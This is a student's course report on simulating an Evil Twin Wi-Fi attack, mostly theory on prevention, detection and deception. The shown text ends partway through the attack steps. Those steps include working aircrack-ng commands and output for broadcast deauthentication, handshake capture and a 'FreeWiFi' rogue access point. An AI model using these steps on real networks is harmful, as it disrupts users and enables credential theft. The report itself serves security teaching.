Binghamton University, Watson School of Engineering

Project:
Evil Twin Attack on a Wireless Network
Using Two Wi-Fi USB Adapters with Atheros AR9271 Chipset

Bhaskara Yashwant Bitra
Science of Cyber Security - CS 559
Prof. Guanhua Yan
December 10th, 2024

Contents

1. Setting up the Environment for the Evil Twin Attack 3
1.1 Overview of the Evil Twin Attack 3
1.2 Host Machine Setup (Attacker and Victim) 3
1.3 Prevention Objective 5
1.4 Detection Objective 5
1.5 Deception Objective 5
2. Vulnerability, Exploit, Why it Works, Attack Surface, and Attack Vector 6
2.1 Vulnerability in the Project 6
2.2 Exploit Used in the Project 6
2.3 Why the Attack Works 6
2.4 Attack Surface 6
2.5 Attack Vector 6
3. Theoretical Prevention Techniques 7
3.1 Hardening the Windows Wireless Configuration 7
3.2 Implementing Strong Authentication and Encryption Techniques 8
3.3 Using Rogue Access Point Detection Tools 8
3.4 User Education and Awareness 9
3.5 Configuring MAC Address Filtering and Network Segmentation 9
3.6 Disabling Wi-Fi Protected Setup (WPS) 10
3.7 Advanced Wireless Intrusion Prevention Systems (WIPS) 10
3.8 Leveraging VPN for Secure Communication 10
4. Theoretical Detection Techniques 11
4.1 Signal Strength Analysis 11
4.2 SSID and BSSID Verification 11
4.3 Wireless Intrusion Detection Systems (WIDS) 11
4.4 RF Fingerprinting 11
4.5 802.1X Authentication and RADIUS Servers 12
4.6 Certificate-Based Authentication 12
4.7 Time-of-Flight and Round-Trip Time Measurements 12
4.8 Machine Learning Approaches for Rogue AP Detection 12
5. Theoretical Deception Techniques 14
5.1 Deploying Honeypot Access Points to Attract Attackers 14
5.2 Creating Decoy SSIDs Mimicking Vulnerable Networks 14
5.3 Implementing Fake Captive Portals with Logging Capabilities 14

5.4 Beacon Frame Manipulation to Lure Attackers 14
5.5 Using Honeytokens and Decoy Data to Gather Intelligence 15
5.6 Monitoring De-authentication Frames for Attack Patterns 15
5.7 Legal and Ethical Considerations in Deception Strategies 15
5.8 Integrating Deception with Existing Prevention and Detection Measures …..15
6. Attack Scenarios - Evil Twin Attack Steps ………..16
6.1 De-authentication and Rogue AP Creation 16
6.2 Setting Up Port Forwarding and NAT 20
6.3 Setting Up DNS Services 21
6.4 Captive Portal Wi-Fi Attack 21
7. Evil Twin Attack Prevention Implementation (Practical) ……..…25
7.1 Overview of Practical Script Implementation 25
7.2 Python Script for Prevention 26
7.3 Script Explanation and Functionality 26
7.4 Testing and Results 27
8. Evil Twin Attack Detection Implementation (Practical) ……29
8.1 Overview of Practical Detection Methods 29
8.2 Recap of Evil Twin Attack for Detection and Deception.....29
8.3 Implementation of Detection Scripts/Tools 30
8.4 Detection Performance Analysis Using Confusion Matrix 36
9. Evil Twin Attack Deception Implementation (Practical) ……...40
9.1 Overview of Practical Deception Methods 40
9.2 Implementation of Deception Scripts/Tools 40
9.3 Practical Deception Method Results 42
10. Conclusion and Future Work ……..……43
11. Bibliography ………45

1. Setting up the Environment for the Evil Twin Attack

1.1 Overview of the Evil Twin Attack

This project simulates an Evil Twin attack. The attacker creates a fake/rogue Wi-Fi access point that replicates a real network or seems like free public Wi-Fi. The attacker aims to trick people into connecting to the access point and steals their important credentials/data using a capture page/captive portal.

The attack used **two USB Wi-Fi adapters** with the **Atheros AR9271 chipset** (supporting monitor mode, packet injection, and master mode).

1.2 Host Machine Setup (Attacker and Victim)

- **Attacker's Machine:**
    - **Operating System:** Kali Linux
    - **Hardware:** Two USB Wi-Fi adapters with the Atheros AR9271 chipset
        - **wlan1:** Configured in monitor mode for performing de-authentication attacks and packet injection.
        - **wlan2:** Set up in master mode to create the rogue access point.
    - **Tools and Utilities:**
        - **airmon-ng, aireplay-ng, airbase-ng** for wireless attacks.
        - **dnsmasq** for DHCP and DNS services.
        - Python for hosting the captive portal.
- **Victim's Machine:**
    - **Operating System:** Different or the same device that runs Kali Linux, Windows 11 / Mobile / iPad
    - **Hardware:** Standard Wi-Fi network interface card, and two USB Wi-Fi adapters with the Atheros AR9271 chipset
    - **Security Tools:**
        - Custom detection scripts developed in Python.
        - Network monitoring tools like Wireshark for traffic analysis.
    - **Network Configuration:**
        - Initially connected to a legitimate SSID (e.g., "Ron" or “FBI Surveillance Van”).
        - Equipped with preventive measures from Stage 2, including the **prevent_evil_twin.py** script.

Note - The victim's computer runs the Windows operating system. The device automatically searches for Wi-Fi networks. When the attack begins, the victim's computer disconnects from its current Wi-Fi and searches for a new one. In this case, the user is presented with a tempting fake

network called FreeWiFi or a fake network that appears legitimate. As a result, the victim usually connects to either network, believing it is free internet or legitimate because people often do this when they see something being offered for free. When they connect to a rogue network replica of an actual network, they connect automatically instead of verifying the network.

Clients running Windows are particularly vulnerable since they prioritize open networks, familiar SSIDs, or networks with stronger signals, and the user may not check the network's legitimacy.

Special Note for Detection - Although the initial attack was conducted from a Kali Linux machine targeting a Windows victim (where the Windows user connected to a rogue access point), and in the second stage, a preventive measure was implemented from the Windows machine, I've decided to perform the detection using the same Kali Linux machine that launched the attack. This decision is due to Windows firewalls, which heavily restrict such cybersecurity activities, and because my knowledge of advanced network and OS configuration is limited. The choice of the device here is not critical since the detection prototype focuses on monitoring wireless packets—something that happens "in the air" and can technically be inspected by any device with the proper tools.

Network Setup for Detection:

The attacker and victim machines are within the same wireless network range. The attacker performs the Evil Twin attack by de-authenticating the victim from the legitimate access point and luring it to connect to the rogue AP. Detection mechanisms can be implemented on the victim machine or even to identify and respond to the attack promptly. During this stage, we simply detect it without performing any other action, since we are looking for as many ways as possible to detect the evil twin attack.

Network Setup for Deception:

- **Proximity**: All devices are within the same wireless network range to ensure seamless interaction and data capture.
- **Honeypot Deployment:** The Kali Linux or Windows machine will simulate a vulnerable network to attract attackers while monitoring and logging all interactions.
- **Decoy Role:** The Windows machine serves as a passive decoy, representing potential targets within the network without exposing real assets.

By carefully configuring the environment, we aim to create a realistic scenario where attackers are drawn to our deceptive setup, allowing us to observe and analyze their behavior.

1.3 Prevention Objective

The objective is to implement preventive measures that can minimize the risk of a successful Evil Twin attack. This involves both theoretical approaches to secure wireless networks as well as practical, automated techniques to recognize and respond to potential threats in real-time.

1.4 Detection Objective

In this stage, the primary objective is to detect Evil Twin attacks on wireless networks in as many ways as possible. I intend to explore various detection techniques that can identify the presence of rogue access points impersonating legitimate networks, identify de-authentication attacks, etc. Ideally, I would like to implement these methods, but if that is not possible due to the scope of this project, I will thoroughly describe the theoretical approaches instead. Detection is crucial because it enables timely responses to potential threats, complementing the preventive measures already in place. By combining detection and prevention, we can enhance the overall security posture of wireless networks and protect users from sophisticated attacks.

1.5 Deception Objective

Building upon the insights gained from the previous stages, the objective of Stage 4 is to implement deception techniques to gather information about potential attackers proactively. Instead of solely focusing on defending against attacks, we aim to:

- **Engage Attackers in a Controlled Environment**: By deploying deceptive elements such as honeypot access points and fake vulnerabilities, we can lure attackers into interacting with our controlled setup.
- **Collect Intelligence on Attacker Methods**: Monitoring attacker behaviors allows us to gather valuable data on their tools, techniques, and procedures (TTPs).
- **Enhance Threat Awareness**: Understanding attacker intentions and strategies contributes to a deeper knowledge of the threat landscape, enabling the development of more robust defense mechanisms.
- **Strengthen Security Posture**: The insights gained can be used to improve existing prevention and detection measures, making our wireless networks more resilient against sophisticated attacks.

This approach not only helps fortify the security of wireless networks but also transforms the network into a proactive defense mechanism that anticipates and analyzes attacker strategies.

2. Vulnerability, Exploit, Attack Surface, and Attack Vector

2.1 Vulnerability in the Project

Clients cannot verify the trustworthiness of networks based solely on SSIDs, exposing users to risk. Attackers exploit this loophole by creating access points that rely on the SSIDs and deceive users into connecting without suspicion.

2.2 Exploit Used in the Project

1. **Deauthentication Attack**: Clients are forcibly disconnected from their current network, pushing them to reconnect to the rogue AP.
2. **Rogue Access Point**: A fake AP called **FreeWiFi** is created, which unsuspecting users believe to be a free public Wi-Fi service.
3. **Captive Portal Attack (Evil Twin)**: The attacker hosts a fake login page (captive portal) to capture sensitive information such as usernames, passwords, phone numbers, zip codes, and email addresses.

2.3 Why the Attack Works

The Evil Twin attack works because wireless devices, like those running Windows, cannot verify the legitimacy of a network beyond its SSID (network name). Attackers can create a rogue access point with the same SSID or an enticing name like "FreeWiFi," which users and devices trust and connect to automatically, especially in public spaces. Additionally, many devices are configured to reconnect to available networks after a disconnection, further aiding the attack. Once connected, users are tricked into submitting personal information via a fake login page, allowing attackers to capture sensitive data.

2.4 Attack Surface

The attack surface includes:

- **Nearby Wi-Fi networks and clients** within the attack range.
- **Users looking for free Wi-Fi** in public places such as airports, malls, or coffee shops.

2.5 Attack Vector

The attack vector involves:

1. **Performing a de-authentication attack** to disconnect clients from their current network.
2. **Creating a rogue AP** with a familiar or enticing SSID such as "FreeWiFi".
3. **Redirecting users to a captive portal** where they are prompted to enter personal details

3. Theoretical Prevention Techniques

3.1 Hardening the Windows Wireless Configuration

In order to make your wireless access point and network configuration less vulnerable to attacks, you need to harden your wireless network. Prevention can include measures such as:

- **Disabling SSID Broadcasting**: Disabling SSID broadcast prevents the network name from being displayed publicly, which reduces the chances of an attacker identifying and mimicking the network.
- **Changing Default SSIDs and Passwords**: Default credentials are well-known to attackers from the manufacturers. Changing these makes the network harder to identify and exploit.
- **Use Complex SSIDs and Passwords**: Unique and complex SSIDs reduce the chance of attackers mimicking easily recognizable names, such as "FreeWiFi", “PublicHotspot”, etc.
- **Reducing Transmission Power**: Limiting the power of the Wi-Fi signal can reduce the coverage area, making it more difficult for attackers outside the intended area to detect and attack the network.
- **Create Network Profiles**: Set up network profiles for known and trusted SSIDs. These profiles will contain specific security settings that limit the possibility of inadvertently connecting to a malicious network.

Windows devices often have an automatic connection feature that can make them vulnerable to Evil Twin attacks.

- **Disable Auto-Connect**: Ensure the Windows machine does not automatically connect to any open network by modifying the wireless adapter settings. Turn off the "Connect automatically" option for all non-trusted Wi-Fi networks.
- **Forget Unsecured Networks**: Regularly forget all networks not needed by the user, particularly open or public networks. This prevents the Windows machine from inadvertently connecting to a rogue access point created by an attacker using Kali Linux.

These measures are foundational in preventing Evil Twin attacks by making the network more difficult to impersonate.

3.2 Implementing Strong Authentication and Encryption Techniques

Using strong authentication and encryption protocols is crucial for preventing unauthorized access to wireless networks:

- **WPA3 Encryption**: When possible, use WPA3 encryption to secure the wireless network. WPA3 provides significantly stronger encryption standards, making it more challenging for Kali Linux tools to successfully launch an Evil Twin attack.
- **802.1X Authentication with RADIUS Server**: Implementing 802.1X with a RADIUS server adds an extra layer of authentication, ensuring that devices are properly verified before gaining access to the network. This prevents rogue devices from easily connecting.
- **Disabling Legacy Protocols**: Ensure that the router and Windows machine are configured to use WPA2 or WPA3 only. Disabling older protocols like WEP or WPA will prevent attackers from using simpler, brute-force methods available in Kali Linux to compromise the network.
- **Using Strong, Unique Passwords**: Secure passwords, which are long and complex, are essential to prevent brute-force attacks or guessing of network credentials.
- **Enable 2FA for Network Access**: Implement two-factor authentication for sensitive networks. Even if an attacker creates a rogue access point and tricks the victim into connecting, they would still need to pass an additional authentication step, reducing the risk.

These encryption and authentication techniques make it more challenging for an attacker to gain unauthorized access, thus preventing potential Evil Twin attacks.

3.3 Using Rogue Access Point Detection Tools

Regular monitoring and auditing of the network can help identify potential security breaches early on, while detection tools are used to identify rogue access points, hence preventing an evil twin attack:

- **Install a Rogue Access Point Detection Tool**: Utilize tools on the Windows machine to detect suspicious SSIDs that may be acting as rogue access points. Applications like **Kismet**, and **AirSnare** can identify rogue access points and alert users if they attempt to connect to an unknown or suspicious SSID.
- **Windows Firewall**: Configure the Windows firewall to block traffic from unknown sources. The firewall will help prevent communication with the rogue access point, mitigating the damage even if a connection occurs.
- **Use Windows Defender ATP**: Utilize Windows Defender Advanced Threat Protection (ATP) to monitor network behavior and block unusual activity that could be linked to a rogue access point.

- **Automated Alerts**: Setting up alerts for unusual activities, such as de-authentication packets or rogue SSIDs, can help network administrators respond to potential attacks quickly.

The combination of these tools and regular monitoring gives us insight into network security, allowing us to prevent attacks like Evil Twin in advance.

3.4 User Education and Awareness

User behavior is often the weakest link in network security. Educating users to recognize potential risks and adopt safe practices is crucial:

- **Educate Users to Avoid "Free" Wi-Fi:** Users must be educated on the risks of connecting to "Free Wi-Fi" networks. They should learn how to verify the legitimacy of an SSID before connecting, particularly in public areas.
- **VPN Usage:** Educate users to always use a Virtual Private Network (VPN), especially when connecting to public Wi-Fi. This ensures that even if they mistakenly connect to an Evil Twin network, their data is encrypted, reducing the effectiveness of data theft attempts by Kali Linux attackers.
- **Disable Wi-Fi Adapter:** Encourage users to turn off the Wi-Fi adapter on their Windows machine when they are not actively using the internet. This prevents automatic connections to potentially malicious access points.

3.5 Configuring MAC Address Filtering and Network Segmentation

- **Whitelist MAC Addresses**: Implement MAC address filtering on the router, which allows only pre-approved MAC addresses to connect to the network. While MAC spoofing is possible in Kali Linux, this adds a step for the attacker to bypass.
- **Create Separate Network Segments**: Separate guest and corporate networks using **Virtual Local Area Networks (VLANs)**. This prevents attackers from accessing sensitive resources if they manage to lure a victim onto a rogue access point in a guest network segment

By isolating different parts of the network and filtering out the devices, attackers are prevented from moving laterally, thereby reducing the overall impact of an Evil Twin attack.

3.6 Disabling Wi-Fi Protected Setup (WPS)

Wi-Fi Protected Setup (WPS) is often used to make network connections easier, but it has significant security flaws:

- **Turn off WPS:** On the wireless router, disable Wi-Fi Protected Setup (WPS). WPS is highly vulnerable to brute-force attacks, particularly from tools included in Kali Linux, such as aircrack, reaver, etc. Disabling WPS removes this weak point.

3.7. Advanced Wireless Intrusion Prevention System (WIPS)

- **Deploy WIPS for Active Monitoring**: Use Wireless Intrusion Prevention Systems (WIPS) to detect and respond to potential Evil Twin attacks. WIPS can monitor the RF spectrum and automatically disconnect any rogue access points set up by Kali Linux, taking action before the Windows device can connect.
- **Automated Alerts and Actions**: Configure the WIPS to trigger automated alerts and mitigation actions, such as de-authenticating suspicious devices or notifying network administrators when a rogue access point is detected.

3.8. Leveraging VPN for Secure Communication

- **Mandatory VPN on Public Networks**: Use a VPN when using a public or potentially insecure wireless network. VPN encryption ensures that, even if a Windows device connects to an Evil Twin, the data remains unreadable to the attacker using tools from Kali Linux.

4. Theoretical Detection Techniques

Detecting an Evil Twin attack involves identifying anomalies and inconsistencies in wireless networks that may indicate the presence of a rogue access point. Below are several theoretical techniques that can be employed for this purpose.

4.1 Signal Strength Analysis

One way to spot a rogue access point is by tracking the strength of wireless network signals over time. By regularly monitoring the signal strength (RSSI) of familiar networks, sudden, unexplained changes can indicate a possible "Evil Twin" setup. For example, if the signal of a known network suddenly gets much stronger or weaker without an obvious reason—like moving equipment or changes in the environment—it could mean that a rogue access point has been set up nearby. This approach works by first setting a normal range of signal strengths and then watching for any unusual shifts from that baseline.

4.2 SSID and BSSID Verification

Another method for detecting rogue access points is by checking the SSID (network name) and BSSID (the MAC address of the access point). While SSIDs are easy to fake, BSSIDs are unique to each device. By keeping a list of trusted SSID and BSSID pairs, you can catch any mismatches—if the observed BSSID doesn’t match the expected one, it could signal a rogue AP. This is especially useful if multiple access points are using the same SSID but different BSSIDs in areas where you'd typically expect only one. This inconsistency is a strong clue for a possible Evil Twin attack.

4.3 Wireless Intrusion Detection Systems (WIDS)

Wireless Intrusion Detection Systems (WIDS) are tools specifically built to keep an eye on wireless networks, spotting unusual activities or any violations of network policies. WIDS can analyze traffic patterns to catch anomalies like unexpected de-authentication requests, rogue access points, or sudden changes in network settings. With a WIDS in place, network administrators get real-time alerts about potential threats, enabling quick responses to reduce the impact of attacks. While setting up a full WIDS can require significant resources, it offers robust monitoring and greatly strengthens wireless network security.

4.4 RF Fingerprinting

RF (Radio Frequency) fingerprinting uses the unique physical characteristics of each wireless device to identify it. Every device has tiny hardware imperfections that alter the signals it sends, creating a distinct “fingerprint.” By examining these subtle variations with advanced signal

processing, it becomes possible to tell legitimate access points apart from fake ones. Attackers find it challenging to bypass RF fingerprinting since mimicking the exact hardware imperfections of a device is nearly impossible. This technique adds an extra layer of security by focusing on the physical traits of the signal itself, rather than just relying on network identifiers.

4.5 802.1X Authentication and RADIUS Servers

Implementing 802.1X authentication with a RADIUS server strengthens wireless network security by enforcing a mutual authentication process between the client and the network. This means that both the device and the network must verify each other before any data is exchanged. Using protocols like EAP-TLS (Extensible Authentication Protocol-Transport Layer Security), devices are required to present valid digital certificates to connect. This approach makes it very hard for unauthorized access points to impersonate legitimate networks, as they won't have the necessary credentials to pass the authentication check.

4.6 Certificate-Based Authentication

Certificate-based authentication relies on digital certificates issued by trusted Certificate Authorities (CAs) to verify the identities of devices and users. In this approach, both the client and the server present certificates during the authentication handshake. This ensures that clients connect only to networks with valid certificates, making it extremely difficult for attackers to impersonate a legitimate access point. By employing Public Key Infrastructure (PKI), organizations can manage certificates and establish a high level of trust within their networks.

4.7 Time-of-Flight and Round-Trip Time Measurements

Time-of-flight (ToF) and Round-Trip Time (RTT) measurements involve calculating the time it takes for signals to travel between the client and the access point. By estimating the physical distance based on signal propagation time, significant discrepancies can indicate a rogue AP. For example, if an access point appears to be much closer or farther than expected, it might not be the genuine one. This method can be particularly effective in environments where the locations of legitimate APs are known. However, environmental factors like obstacles and signal reflections can affect the accuracy of these measurements.

4.8 Machine Learning Approaches for Rogue AP Detection

Machine learning techniques can analyze complex patterns in network traffic to detect anomalies indicative of an Evil Twin attack. By collecting data on various network parameters—such as signal strength, packet timings, and traffic volumes—algorithms can be trained to recognize the normal behavior of a network. Any deviation from this learned behavior can trigger an alert. Machine learning models can adapt over time, improving their accuracy as they process more

data. While this approach can be powerful, it requires substantial computational resources and a large dataset for training.

Special Note - In section 8, I will implement some of these methods using code, shell scripting, software, or a combination of all or some of them, or I will implement other practical methods for detection not mentioned in section 4.

5. Theoretical Deception Techniques

5.1 Deploying Honeypot Access Points to Attract Attackers

Honeypot access points are decoy wireless networks intentionally set up to entice attackers into interacting with them. By creating a network that appears vulnerable or valuable, security professionals can monitor and analyze attacker behaviors in a controlled environment. This strategy allows for the collection of data on attack methods and tools without risking actual network assets. Deploying honeypot access points helps organizations understand potential threats better and enhance their overall security posture by learning from the attackers' techniques.

5.2 Creating Decoy SSIDs Mimicking Vulnerable Networks

By broadcasting decoy SSIDs that mimic common or vulnerable network names, such as "Free_Public_WiFi" or "Guest_Network," defenders can lure attackers searching for easy targets. These decoy networks appear attractive to malicious actors who may attempt to exploit them. Monitoring interactions with these SSIDs enables security teams to gather intelligence on attacker behaviors and identify potential threats before they impact legitimate networks.

5.3 Implementing Fake Captive Portals with Logging Capabilities

Fake captive portals are simulated login pages presented to users when they connect to a network. Implementing such portals with logging capabilities allows defenders to capture input from attackers attempting to exploit the network. This can include credentials, commands, or other data entered by the attacker. Analyzing this information provides valuable insights into the attacker's methods and objectives, which can be used to strengthen security measures and prevent future attacks.

5.4 Beacon Frame Manipulation to Lure Attackers

Beacon frames are packets broadcasted by access points to announce the presence of a wireless network. Manipulating these frames to include enticing information such as indicating weak security protocols or suggesting the availability of valuable resources can attract attackers. By altering beacon frames, defenders create the illusion of vulnerable networks, encouraging attackers to engage. Monitoring these engagements helps in identifying attack patterns and understanding the tools and techniques used by malicious actors.

5.5 Using Honeytokens and Decoy Data to Gather Intelligence

Honeytokens are pieces of decoy data, like fake credentials or files, planted within a network to detect unauthorized access. When an attacker interacts with these honeytokens, it triggers alerts and logging mechanisms. This strategy allows defenders to monitor the attacker's activities and gather information such as IP addresses, tools used, and actions taken. Using Honeytokens helps in the early detection of breaches and provides actionable intelligence to improve security defenses.

5.6 Monitoring De-authentication Frames for Attack Patterns

Attackers often use de-authentication frames to disconnect legitimate users from a network, facilitating attacks like the Evil Twin. By continuously monitoring for unusual patterns or frequencies of de-authentication frames, defenders can detect potential attacks in progress. Analyzing these patterns helps in identifying the source of the attack and enables a timely response to mitigate its impact. This proactive monitoring is crucial for maintaining network integrity and user connectivity.

5.7 Legal and Ethical Considerations in Deception Strategies

While deception techniques are valuable for security, they raise important legal and ethical considerations. Organizations must ensure that their use of honeypots, fake portals, and data collection complies with laws and regulations concerning privacy and unauthorized access. Ethical considerations include respecting user privacy, avoiding entrapment, and ensuring that deception does not cause harm to legitimate users. Careful planning and legal consultation are essential to implement deception strategies responsibly.


5.8 Integrating Deception with Existing Prevention and Detection Measures

Deception techniques are most effective when integrated with existing security frameworks. Combining deception with traditional prevention and detection measures creates a layered defense strategy. Insights gained from deception can inform and enhance intrusion detection systems, firewall rules, and user education programs. This integration ensures that deception contributes to the overall security posture, enabling organizations to respond more effectively to threats and reduce the risk of successful attacks.

Special Note - In section 9, I will try to implement some of these methods using code, shell scripting, software, or a combination of all or some of them, or I will implement other practical methods for Deception not mentioned in section 5.

6. Attack Scenarios - Evil Twin Attack Steps

All Linux commands are run from the Root terminal.
The victim machine (Windows) was already connected to the hotspot "Ron" before the attack was launched.



6.1 De-authentication and Rogue AP Creation

Step 1: Enable Monitor Mode on wlan1

To start, the attacker enables monitor mode on wlan1 to intercept packets and perform the de-authentication attack.

airmon-ng start wlan1

```
┌──(root㉿kali)-[~]
└─# airmon-ng start wlan1

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    920 NetworkManager
   1012 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Tiger Lake PCH CNVi WiFi (rev 11)
phy2    wlan1           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy2]wlan1 on [phy2]wlan1mon)
                (mac80211 station mode vif disabled for [phy2]wlan1)
phy3    wlan2           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
```

Step 2: Verify Monitor Mode

Once monitor mode is enabled, the following Step verifies the status of wlan1mon:

iwconfig

```
┌──(root㉿kali)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"Ron"
          Mode:Managed  Frequency:2.437 GHz  Access Point: DE:62:A3:5D:02:C
          Bit Rate=1 Mb/s   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=70/70  Signal level=-37 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:9   Missed beacon:0

wlan2     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=30 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

wlan1mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Step 3: Scan for Available Networks

The attacker scans the airspace to identify the BSSID and channel of nearby networks.

airodump-ng wlan1mon

```
┌──(root㉿kali)-[~]
└─# airodump-ng wlan1mon


 CH 14 ][ Elapsed: 0 s ][ 2024-09-26 23:53

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 30:DE:4B:10:34:A2  -79        2        0    0   3  270   WPA2 CCMP   PSK  <length:  0>
 A2:C9:EB:21:B8:77   -1        0        0    0   8   -1                <length:  0>
 30:DE:4B:10:01:2A  -73        3        0    0   3  270   WPA2 CCMP   PSK  <length:  0>
 98:DE:D0:91:2F:F8  -80        2        0    0   2  405   WPA2 CCMP   PSK  The Fish Tank
 30:DE:4B:10:42:0E  -77        3        0    0   3  270   WPA2 CCMP   PSK  <length:  0>
 32:DE:4B:20:01:2A  -73        4        0    0   3  270   WPA2 CCMP   PSK  126Murray
 CE:AB:F8:F2:F9:DD  -74        2        0    0   6  720   WPA2 CCMP   PSK  <length:  0>
 BE:AB:F8:F2:F9:DD  -73        4        0    0   6  720   WPA2 CCMP   PSK  <length:  0>
 DE:62:A3:5D:02:C4  -57        4        0    0   6  130   WPA2 CCMP   PSK  Ron
 F0:7B:65:1D:C2:7B  -47        4        0    0   6  260   WPA2 CCMP   PSK  The Maze
 84:A0:6E:B0:43:76  -76        1        0    0   1  195   WPA2 CCMP   PSK  MySpectrumWiFi70-2G
 E0:E1:A9:CF:0C:1B  -83        2        0    0   1  130   WPA2 CCMP   PSK  MySpectrumWiFi70-2G-plus
 62:83:E7:DE:6D:A3  -81        3        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
 6C:CD:D6:83:E8:BF  -62        2        1    0  10  260   WPA2 CCMP   PSK  NETGEAR34
 E8:AD:A6:5F:59:A6  -73        2        0    0  11  195   WPA2 CCMP   PSK  MySpectrumWiFia0-2G
 A2:C9:EB:21:F0:72  -73        3        1    0   9  360   WPA2 CCMP   PSK  ORBI99
 9C:C9:EB:21:F0:72  -71        2        0    0   9  360   WPA2 CCMP   PSK  <length:  0>

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 A2:C9:EB:21:B8:77  EA:4A:7A:82:D4:D2  -84    0 - 1     18        7
```

Step 4: Perform a De-authentication Attack


After identifying the target network, the attacker sends **de-authentication packets** to disconnect legitimate clients from their current network. In this case, the current network is my personal hotspot “Ron”.

airodump-ng --bssid -c 10 -w capture wlan1mon

```
┌──(root㉿kali)-[~]
└─# airodump-ng --bssid DE:62:A3:5D:02:C4 -c 6 -w capture wlan1mon
00:00:01  Created capture file "capture-01.cap".

 CH  6 ][ Elapsed: 4 mins ][ 2024-09-27 00:04 ][ WPA handshake: DE:62:A3:5D:02:C4

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 DE:62:A3:5D:02:C4  -33  49     2214      536    0   6  130   WPA2 CCMP   PSK  Ron

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 DE:62:A3:5D:02:C4  D0:39:57:2D:46:9B  -33    1e- 1e     0      488
```

aireplay-ng --deauth 10 -a [BSSID] wlan1mon

```
┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 10 -a DE:62:A3:5D:02:C4 wlan1mon
00:03:15  Waiting for beacon frame (BSSID: DE:62:A3:5D:02:C4) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
00:03:15  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:15  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:16  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:16  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:17  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:17  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:18  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:18  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:19  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:19  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
```




This attack pushes users to look for available networks to reconnect.

Step 5: Create the Rogue AP

Next, the attacker creates a **rogue access point** named **FreeWiFi** using wlan2 (Base Wifi Adaptor with Master Mode), which appears to be a free public Wi-Fi hotspot.

airbase-ng -e "FreeWiFi" -c [Channel] wlan2

```
┌──(root㉿kali)-[~]
└─# airbase-ng -e "FreeWifi" -c 6 wlan2
ioctl(SIOCSIWMODE) failed: Device or resource busy
00:09:20  Created tap interface at0
00:09:20  Trying to set MTU on at0 to 1500
00:09:20  Trying to set MTU on wlan2 to 1800
00:09:20  Access Point with BSSID CA:C9:38:35:DC:F2 started.
```



